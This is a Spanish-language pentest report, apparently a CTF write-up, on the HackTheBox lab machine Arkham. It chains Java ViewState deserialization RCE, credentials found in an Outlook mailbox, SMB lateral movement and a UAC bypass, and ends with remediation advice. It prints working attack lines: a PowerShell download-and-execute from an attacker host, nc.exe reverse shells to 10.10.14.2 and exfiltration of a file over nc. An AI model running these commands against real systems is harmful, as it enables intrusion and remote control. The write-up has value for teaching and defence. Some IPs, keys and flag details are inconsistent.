

INFORME DE PRUEBAS DE PENETRACION

Maquina: Arkham

Plataforma: HackTheBox

Dificultad: Media

Clasificación: CONFIDENCIAL

Fecha: Mayo 2026

Versión: 1.0

1. Resumen Ejecutivo

Se efectuó una prueba de penetración completa sobre la máquina **Arkham** de la plataforma Hack The Box. El objetivo fue identificar y explotar vulnerabilidades que permitieran comprometer el sistema desde un acceso externo sin credenciales previas hasta obtener privilegios de administrador.

Se identificaron y explotaron exitosamente las siguientes vulnerabilidades críticas:

- Deserialización insegura de Java en Apache MyFaces (JSF) con clave DES hardcodeda, permitiendo RCE sin autenticación.
- Archivo de buzón de correo Outlook (.ost) expuesto en carpeta de descargas con credenciales en imagen adjunta.
- Movimiento lateral al usuario batman mediante autenticación SMB con credenciales obtenidas.
- Bypass de UAC mediante RunasCs utilizando credenciales válidas de un administrador local.

Como resultado, se obtuvo acceso completo al sistema con privilegios de Administrador, comprometiendo tanto la flag de usuario como la flag de administrador.

1.1 Resumen de Hallazgos

#	Vulnerabilidad	Severidad	CVSS	Vector
01	Deserialización Java en Apache MyFaces (RCE)	Crítica	9.8	Red / Sin auth
02	Credenciales expuestas en archivo .ost de Outlook	Alta	7.5	Local / alfred
03	Movimiento lateral vía SMB (batman)	Alta	7.2	Local / alfred
04	Bypass de UAC mediante RunasCs	Crítica	8.2	Local / batman

2. Información del Alcance

Objetivo	Arkham (Hack The Box)
IP del objetivo	10.129.2.212
Sistema operativo	Windows 10 / Server 2019 x64
Servicios expuestos	HTTP (8080) — Apache Tomcat 8.5.37 HTTP (80) SMB (445) NetBios (139) RPC (135) RPC dinámico (49666, 49667)
Tipo de prueba	Caja negra (Black Box)
Fecha	Mayo 2026
Herramientas utilizadas	Nmap, ysoserial, pyDes, Python3, smbclient, crackmapexec, RunasCs, nc.exe, readpst
Credenciales iniciales	Ninguna

3. Metodología

La auditoría se realizó siguiendo la metodología estándar de pentesting basada en las fases del framework PTES (Penetration Testing Execution Standard):

- **Reconocimiento:** Escaneo de puertos y servicios con Nmap. Identificación de Apache Tomcat 8.5.37 en puerto 8080 y endpoint JSF /userSubscribe.faces.
- **Enumeración:** Análisis del parámetro ViewState cifrado con DES. Identificación de clave hardcodeda mediante análisis del comportamiento de la aplicación.
- **Explotación:** Generación de payload de deserialización Java con ysoserial (CommonsCollections5). Cifrado DES-ECB y firma HMAC-SHA1 para obtener RCE como el usuario Alfred.
- **Post-explotación:** Enumeración del sistema como Alfred. Localización de backup.zip con .ost de Outlook. Extracción de credenciales del usuario batman.
- **Movimiento lateral:** Autenticación SMB con credenciales de batman. Montaje de unidad de red y captura de flag del usuario administrador.
- **Escalada de privilegios:** Bypass de UAC mediante la herramienta RunasCs para obtener shell con privilegios elevados.
- **Documentación:** Registro de evidencias y elaboración del presente informe.

4. Hallazgos Detallados

HALL-01: Deserialización Insegura de Java — RCE en Apache MyFaces

Severidad	Crítica
CVSS	9.8
Afecta a	http://10.129.2.212:8080/userSubscribe.faces
Autenticación requerida	No

Descripción

La aplicación web expone un endpoint JSF (**/userSubscribe.faces**) que utiliza Apache MyFaces con una clave DES hardcodeda (**JsF9876-**, en base64: **SnNGOTg3Ni0=**) para cifrar el parámetro ViewState. Al conocer la clave, un atacante puede forjar un ViewState malicioso con un payload de deserialización Java usando la gadget chain CommonsCollections5 de ysoserial. El servidor ejecuta el payload al procesar la petición POST, permitiendo ejecución remota de comandos sin ninguna autenticación previa.

Pasos de reproducción

Obtención de la clave:

- Enumeración SMB con guest → descubrimiento de shares **BatShare** y **Users**.
- Descarga de **appserver.zip** desde BatShare
- Dentro del zip: **IMPORTANT.txt** + **backup.img** (cifrado con LUKS)
- Crear wordlist temática batman desde rockyou: **grep -i "bat" rockyou.txt**
- Fuerza bruta con **bruteforce-luks** → contraseña *********
- Abrir el archivo **backup.img** donde encontramos la clave **g3Ni0=SnNGOT**
- Identificar el endpoint **/userSubscribe.faces** luego del escaneo Nmap (puerto 8080).
- Extraer la clave DES base64 **SnNGOTg3Ni0=** del análisis del ViewState.

Explotación:

- Generar payload serializado con ysoserial usando CommonsCollections5.
- Cifrar el payload con DES-ECB (pyDes) y firmarlo con HMAC-SHA1 usando la misma clave.
- Enviar el ViewState forjado vía POST al endpoint y recibir ejecución de comandos (hacemos prueba con un ping).

*Estos dos pasos ocurren dentro del exploit creado.

```

PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_Supported Methods: OPTIONS TRACE GET HEAD POST
|_Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
8080/tcp   open  http         syn-ack ttl 127 Apache Tomcat 8.5.37
|_http-title: Mask Inc.
|_http-methods:
|_Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_Potentially risky methods: PUT DELETE
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-security-mode:
|_3:1:1:
|_Message signing enabled but not required
|_p2p-conficker:
|_Checking for Conficker.C or higher...
|_Check 1 (port 34319/tcp): CLEAN (Timeout)
|_Check 2 (port 32008/tcp): CLEAN (Timeout)
|_Check 3 (port 20318/udp): CLEAN (Timeout)
|_Check 4 (port 33861/udp): CLEAN (Timeout)
|_0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 2s
|_smb2-time:
|_date: 2026-05-20T21:28:36
|_start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:29
Completed NSE at 17:29, 0.01s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

```

(kali@kali)~/.Desktop/HTB/arkham
$ nxc smb 10.129.228.116 -u guest -p "" --shares
[*] Windows 10 / Server 2019 Build 17763 x64 (name:ARKHAM) (domain:ARKHAM) (signing:False) (SMBv1:None) (Null Auth:True)
[*] ARKHAM\guest:
[*] Enumerated shares
Share      Permissions      Remark
-----
ADMIN$     Remote Admin
BatShare   READ             Master Wayne's secrets
CS$        READ             Default share
IPC$       READ             Remote IPC
Users

```

```

(kali@kali)~/.Desktop/HTB/arkham
$ smbclient //10.129.228.116/BatShare -U guest%
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0    Sun Feb  3 08:00:10 2019
..               D          0    Sun Feb  3 08:00:10 2019
appserver.zip    A 4046695  Fri Feb  1 01:13:37 2019

3871999 blocks of size 4096. 1113699 blocks available
smb: \> wget appserver.zip
wget: command not found
smb: \> get appserver.zip
getting file \appserver.zip of size 4046695 as appserver.zip (1849.3 KiloBytes/sec) (average 1849.3 KiloBytes/sec)
smb: \> exit

(kali@kali)~/.Desktop/HTB/arkham
$ ls
appserver.zip  portsarkham.txt  BatShare

```

```

(kali@kali)~/.Desktop/HTB/arkham
$ unzip appserver.zip
Archive: appserver.zip
inflating: IMPORTANT.txt
inflating: backup.img

(kali@kali)~/.Desktop/HTB/arkham
$ cat IMPORTANT.txt
Alfred, this is the backup image from our linux server. Please see that The Joker or anyone else doesn't have unauthenticated access to it. - Bruce

(kali@kali)~/.Desktop/HTB/arkham
$

```

```
(kali@kali)-[~/Desktop/HTB/arkham]
$ bruteforce-luks -f bat_wordlist.txt ~/Desktop/HTB/arkham/backup.img
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 298
Tried passwords per second: 0.344907
Last tried password: batmanforever

Password found: [REDACTED]
```

```

vpin      kail@kali:~/Desktop/H1B/arkham      kail@kali:~/Desktop/H1B/arkham      kail@kali:~/Desktop/H1B/arkham      kail@kali:~/Desktop/H1B/arkham
└─$ cat /media/kali/af474e94-b94e-4bb6-897a-adc82884b3d8/Instance/tomcat-stuff/web.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://java.sun.com/xml/ns/javaee" xmlns:web="http://java.sun.com/xml/ns/javaee/web-app-2.5.xsd"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app-2.5.xsd"
id="webapp_10" version="2.5">
  <display-name>HelloWorldJSP</display-name>
  <welcome-file-list>
    <welcome-file>index.html</welcome-file>
    <welcome-file>index.htm</welcome-file>
    <welcome-file>default.html</welcome-file>
    <welcome-file>default.htm</welcome-file>
    <welcome-file>default.jsp</welcome-file>
  </welcome-file-list>
  <servlet>
    <servlet-name>Faces Servlet</servlet-name>
    <servlet-class>javax.faces.webapp.FacesServlet</servlet-class>
    <load-on-startup>1</load-on-startup>
  </servlet>
  <servlet-mapping>
    <servlet-name>Faces Servlet</servlet-name>
    <url-pattern>faces</url-pattern>
  </servlet-mapping>
  <context-param>
    <param-name>javax.servlet.jsp.jstl.fmt.localizationContext</param-name>
    <param-value>resources.application</param-value>
  </context-param>
  <context-param>
    <description>State saving methods: 'client' or 'server' (=<default>). See JSP Specification 2.5.2.</description>
    <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
    <param-value>server</param-value>
  </context-param>
  <context-param>
    <param-name>org.apache.myfaces.SECRET</param-name>
    <param-value>SNG0T03N10</param-value>
  </context-param>
  <context-param>
    <param-name>org.apache.myfaces.MAC_ALGORITHM</param-name>
    <param-value>HmacSHA1</param-value>
  </context-param>
  <context-param>
    <param-name>org.apache.myfaces.MAC_SECRET</param-name>
    <param-value>SNG0T03N10</param-value>
  </context-param>
</web-app>

```

The screenshot shows a web browser window displaying a 'Thank you' page with the text 'THANK YOU' and 'Thanks your email test has been registered! We look forward to serving you.' The browser's address bar shows 'http://10.129.228.116:8080/'.

The network inspector is open, showing a REST client request to 'POST /user/Subscribe.faces'. The request body is a JSON object with fields like 'Host', 'Content-Length', 'Cache-Control', 'Accept-Language', 'Origin', 'Content-Type', 'Upgrade-Insecure-Requests', 'User-Agent', 'Accept', 'Referer', 'Accept-Encoding', 'Connection', 'i_id_jsp_1623807107_133asubmit-S10WU64_i4_jsp_1623807107_133SUBMIT-16_jsp.faces.View\$WtM', 'Cookie', and 'xni1PawM373Cukc3uE330'. The response status is 200 OK.

```
</web-app>

(kali㉿kali)-[~/Desktop/HTB/arkham]
$ echo "SnNGOTg3Ni0=" | base64 -d
JsF9876-
```

```

root@rbedad363957:/ysoserial# ls
ysoserial-all.jar
root@rbedad363957:/ysoserial# java -jar ysoserial-all.jar CommonsCollections5 'cmd /c ping -n 1 10.10.14.2' > payload.bin
root@rbedad363957:/ysoserial# ls
payload.bin  ysoserial-all.jar
root@rbedad363957:/ysoserial# exit
exit
(root@kali)-[/opt]
# ls
bloodhound  Bloodhound  microsoft  ysoserial
What is the base64 value of the encryption key used by the application?
(root@kali)-[/opt]
# cd ysoserial
cd ysoserial
(root@kali)-[/opt/ysoserial]
# ls
payload.bin  ysoserial-all.jar
(root@kali)-[/opt/ysoserial]

```

```

kali@kali: ~/Downloads root@kali: /home/kali/Desktop/HTB/arkham root@kali: /home/kali/Desktop/HTB/arkham kali@kali: ~/Desktop/HTB/arkham kali@kali: ~/Desktop/HTB/arkham
kali@kali: ~/Desktop/HTB/arkham
$ sudo nano exploit3.py
[sudo] password for kali:
kali@kali: ~/Desktop/HTB/arkham
$ python3 exploit3.py
hackin etico⇒ cmd /c ping -n 1 10.10.14.2 -IP Address
[*] Status: 500
[*] Response length: 2566
hackin etico⇒ cmd /c ping -n 1 10.10.14.2
[*] Status: 500
[*] Response length: 2566
hackin etico⇒ cmd /c powershell -ep bypass -nop -noni -w hidden iex(iwr http://10.10.14.2:8000/s.ps1 -usebasicparsing)
[*] Status: 500
[*] Response length: 2566
hackin etico⇒ powershell IWR -uri http://10.10.14.2:8000/nc.exe -OutFile C:\windows\temp\nc.exe
[*] Status: 500
[*] Response length: 2566
hackin etico⇒ C:\windows\temp\nc.exe -e cmd.exe 10.10.14.2 9999
[*] Status: 500
[*] Response length: 2566
hackin etico⇒

```

```

(root@kali)-[/home/kali/Desktop/HTB/arkham]
# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

06:12:33.210074 IP 10.10.14.1 > 10.10.14.2: ICMP host 10.129.2.212 unreachable, length 68
06:12:57.414460 IP 10.10.14.1 > 10.10.14.2: ICMP host 10.129.2.212 unreachable, length 68
06:12:57.414709 IP 10.10.14.1 > 10.10.14.2: ICMP host 10.129.2.212 unreachable, length 68
06:12:57.414723 IP 10.10.14.1 > 10.10.14.2: ICMP host 10.129.2.212 unreachable, length 68
06:12:57.414730 IP 10.10.14.1 > 10.10.14.2: ICMP host 10.129.2.212 unreachable, length 68
06:14:13.044037 IP arkham.htb > 10.10.14.2: ICMP echo request, id 1, seq 1, length 40
06:14:13.044077 IP 10.10.14.2 > arkham.htb: ICMP echo reply, id 1, seq 1, length 40

tcpdump: pcap_loop: The interface disappeared
7 packets captured
7 packets received by filter

```

- Descargar nc.exe vía servidor HTTP propio y obtener reverse shell interactiva.

Resultado obtenido tras ejecutar el exploit:


```

kali@kali: ~/Downloads
root@kali: /home/kali/Desktop/HTB/arkham
root@kali: /home/kali/Desktop/HTB/arkham
kali@kali: ~/Desktop/HTB/arkham
kali@kali: ~/Desktop/HTB/arkham

kali@kali: ~/Desktop/HTB/arkham
$ sudo nano exploit3.py
[sudo] password for kali:

kali@kali: ~/Desktop/HTB/arkham
$ python3 exploit3.py
hackin etico⇒ cmd /c ping -n 1 10.10.14.2
[*] Status: 500
[*] Response length: 2566
hackin etico⇒ cmd /c ping -n 1 10.10.14.2
[*] Status: 500
[*] Response length: 2566
hackin etico⇒ cmd /c powershell -ep bypass -nop -noni -w hidden iex(iwr http://10.10.14.2:8000/s.ps1 -usebasicparsing)
[*] Status: 500
[*] Response length: 2566
hackin etico⇒ powershell IWR -uri http://10.10.14.2:8000/nc.exe -OutFile C:\\windows\\temp\\nc.exe
[*] Status: 500
[*] Response length: 2566
hackin etico⇒ C:\\windows\\temp\\nc.exe -e cmd.exe 10.10.14.2 9999
[*] Status: 500
[*] Response length: 2566
hackin etico⇒

```

```

kali@kali: ~/Desktop/HTB/arkham
$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.4.53] 49686
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tomcat\apache-tomcat-8.5.37\bin>

```

Impacto

Ejecución remota de código como usuario **Alfred** en el servidor Windows sin necesidad de autenticación. Acceso completo al sistema de archivos del usuario y punto de entrada para movimiento lateral y escalada de privilegios

Recomendación

Generar una clave aleatoria y robusta para el cifrado de ViewState y almacenarla fuera del código fuente. Actualizar Apache MyFaces a la última versión.

HALL-02: Credenciales Expuestas en Archivo .ost de Outlook

Severidad	Alta
CVSS	7.5
Afecta a	C:\Users\Alfred\Downloads\backups\backup.zip
Autenticación requerida	Sí (acceso al sistema como alfred)


Descripción

En la carpeta de descargas del usuario Alfred se encontró un archivo **backup.zip** que contenía el buzón de correo de Outlook **alfred@arkham.local.ost**. Al extraer y analizar el archivo con la herramienta **readpst** en Kali Linux, se encontró un borrador de correo con el asunto "Master Wayne stop forgetting your password" que incluía una imagen adjunta con la contraseña del usuario batman visible en texto claro.

Pasos de reproducción

- Navegar a C:\Users\Alfred\Downloads\backups y localizar backup.zip.
- Extraer: **powershell Expand-Archive -Path backup.zip -DestinationPath output.**
- Exfiltrar alfred@arkham.local.ost a Kali mediante nc.exe por puerto alternativo.
- Convertir el .ost: **readpst alfred.ost** — genera Drafts.mbox.
- Extraer imagen base64 del mbox y visualizarla para obtener la contraseña en claro.

Evidencia



Impacto

Obtención de credenciales válidas del usuario batman, perteneciente al grupo Administrators, permitiendo movimiento lateral con mayores privilegios y acceso a la flag de usuario.

Recomendación

Nunca almacenar credenciales en correos, imágenes ni documentos accesibles desde el sistema. Implementar cifrado de buzones de correo y eliminar backups con información sensible. Usar un gestor de contraseñas corporativo.

HALL-03: Acceso SMB utilizando credenciales comprometidas

Severidad	Alta
CVSS	7.2
Afecta a	SMB — Puerto 445 (ARKHAM\batman)
Autenticación requerida	Sí (credenciales batman)

Descripción

Con las credenciales obtenidas del .ost, se verificó acceso SMB al sistema como usuario batman. Mediante el montaje de la unidad de red del share **Users** desde la shell de alfred, se obtuvo acceso al escritorio de batman y se capturó la flag del usuario Batman, quien pertenece al grupo Administrators pero UAC limita sus privilegios en shells remotas, requiriendo un paso adicional de bypass para obtener privilegios completos.

Pasos de reproducción-

- Verificar credenciales: **crackmapexec smb 10.129.2.212 -u batman -p "*****"**
- Desde shell de alfred, montar unidad de red: **net use G: \\127.0.0.1\Users /user:batman "*****"**

- Navegar al escritorio: **G: && cd batman\Desktop**

```
C:\Users\Alfred>net use G: \\127.0.0.1\Users /user:batman [REDACTED]
net use G: \\127.0.0.1\Users /user:batman [REDACTED]
The command completed successfully.
```

- Captura flag: **type root.txt**

```
G:\Administrator\Desktop>dir
dir
Volume in drive G has no label.
Volume Serial Number is CABE-D98C

Directory of G:\Administrator\Desktop

02/03/2019  09:32 AM    <DIR>          .
02/03/2019  09:32 AM    <DIR>          ..
05/29/2026  04:06 PM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  4,560,887,808 bytes free

G:\Administrator\Desktop>type root.txt
type root.txt
[REDACTED]

G:\Administrator\Desktop>
```

Impacto

Acceso al sistema de archivos del usuario batman, captura de la flag de administrador y punto de entrada para escalada de privilegios completa mediante bypass de UAC.

Recomendación

Implementar segmentación de red para limitar el acceso SMB entre usuarios. Aplicar el principio de mínimo privilegio. Deshabilitar SMBv1 y auditar accesos al servicio.

HALL-04: Bypass de UAC usando RunasCs.

Severidad	Alta
CVSS	7.2
Afecta a	Control de Cuentas de Usuario (UAC)
Autenticación requerida	Sí (usuario batman — miembro de Administrators)

Descripción

Aunque se obtuvieron las credenciales de una cuenta de administrador local batman. El Control de cuentas de usuario (UAC) impedía la ejecución directa de procesos con privilegios elevados. Mediante RunasCs con la opción --bypass-uac, fue posible abrir una consola de comandos con privilegios elevados

Pasos de reproducción

- Obtener shell con privilegios de administrador con usuario batman mediante RunasCs con sus credenciales.

```
G:\Batman\Documents>C:\Windows\Temp\RunasCs.exe batman "*****" "C:\Windows\Temp\nc.exe -e cmd.exe 10.10.14.2 9991"
C:\Windows\Temp\RunasCs.exe batman "*****" "C:\Windows\Temp\nc.exe -e cmd.exe 10.10.14.2 9991"
[*] Warning: The logon for user 'batman' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.
[-] RunasCsException: CreateProcessWithLogonW logon type 2 failed with error code: Access is denied
G:\Batman\Documents>
```

* ejecutar este comando en la shell de alfred `C:\Windows\Temp\RunasCs.exe batman "*****" "C:\Windows\Temp\nc.exe -e cmd.exe 10.10.14.2 9991" --bypass-uac --logon-type 8.`

- Recibir reverse shell como Administrator

```
(kali㉿kali)-[~/Desktop/HTB/arkham/www]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.116 - - [29/May/2026 08:26:21] "GET /RunasCs.exe HTTP/1.1" 200 -
10.129.228.116 - - [29/May/2026 08:26:30] "GET /RunasCs.exe HTTP/1.1" 200 -

The system cannot find the path specified.

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is CABE-D98C

Directory of C:\Users\Administrator\Desktop

02/03/2019  09:32 AM    <DIR>          .
02/03/2019  09:32 AM    <DIR>          ..
05/29/2026  04:06 PM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  4,558,696,448 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

Impacto

Un atacante con acceso a credenciales válidas de un administrador local puede eludir las restricciones de UAC y obtener una sesión administrativa con privilegios elevados, lo que permite el compromiso total del sistema.

Recomendación

Configurar UAC en nivel máximo (Always notify) para solicitar credenciales incluso a administradores. Aplicar el principio de mínimo privilegios

5. Cronología del Ataque

Fase	Acción	Resultado
Reconocimiento	Nmap scan	HTTP (8080) — Apache Tomcat 8.5.37 HTTP (80) SMB (445) NetBios (139) RPC (135) RPC dinámico (49666, 49667)
Enumeración	Análisis ViewState JSF	Clave DES SnNGOTg3Ni0= identificada. Endpoint vulnerable confirmado.
Explotación	Payload deserialización Java	RCE como arkham\alfred. Shell inversa obtenida via nc.exe.
Post-explotación	Enumeración sistema alfred	backup.zip con alfred@arkham.local.ost localizado en Downloads.
Post-explotación	Análisis .ost con readpst	Credenciales batman:***** extraídas de imagen en borrador.
Movimiento lateral	SMB net use con batman	Acceso al share Users. Flag user.txt capturada desde G:\batman\Desktop.
Escalada de privilegios	Bypass UAC.	Bypass UAC mediante RunasCs. Shell con privilegios de administrador.

6. Conclusiones y Recomendaciones Generales

Arkham presenta una cadena de explotación que ilustra cómo múltiples vulnerabilidades de severidad alta y crítica pueden encadenarse para comprometer completamente un sistema Windows desde acceso externo sin credenciales hasta privilegios de administrador. Las principales problemáticas identificadas son:

- Uso de claves criptográficas hardcodeadas en aplicaciones web Java (JSF/MyFaces).
- Almacenamiento de credenciales en medios no seguros (imágenes adjuntas en correos electrónicos).
- Ausencia de controles de segmentación para el protocolo SMB entre usuarios del sistema.
- La combinación de credenciales administrativas expuestas y una configuración de UAC que no requiere credenciales para la elevación permitió obtener una sesión administrativa elevada.
- Exceso de privilegios asignados al usuario de Batman (ejecución y acceso a cuenta de Administrador).

Se recomienda abordar los hallazgos en el siguiente orden de prioridad:

Prioridad	Hallazgo	Plazo sugerido
CRÍTICA	Clave DES hardcodeada en MyFaces — Regenerar clave segura (HALL-01)	Inmediato (< 24h)
CRÍTICA	Bypass UAC	Inmediato (< 24h)
ALTA	Credenciales expuestas en archivo .ost de Outlook (HALL-02)	Urgente (< 1 semana)
ALTA	Acceso SMB sin segmentación de red entre usuarios (HALL-03)	Corto plazo (< 1 mes)

7. Referencias

- Apache MyFaces ViewState Security:
<https://myfaces.apache.org/security.html>
- ysoserial — Java Deserialization Payloads:
<https://github.com/frohoff/ysoserial>
- HackTheBox — Máquina Arkham: <https://app.hackthebox.com/machines/arkham>
- OWASP — Insecure Deserialization:
https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data
- PTES — Penetration Testing Execution Standard:
<http://www.pentest-standard.org/>
- readpst — Lectura de archivos OST/PST:
<https://linux.die.net/man/1/readpst>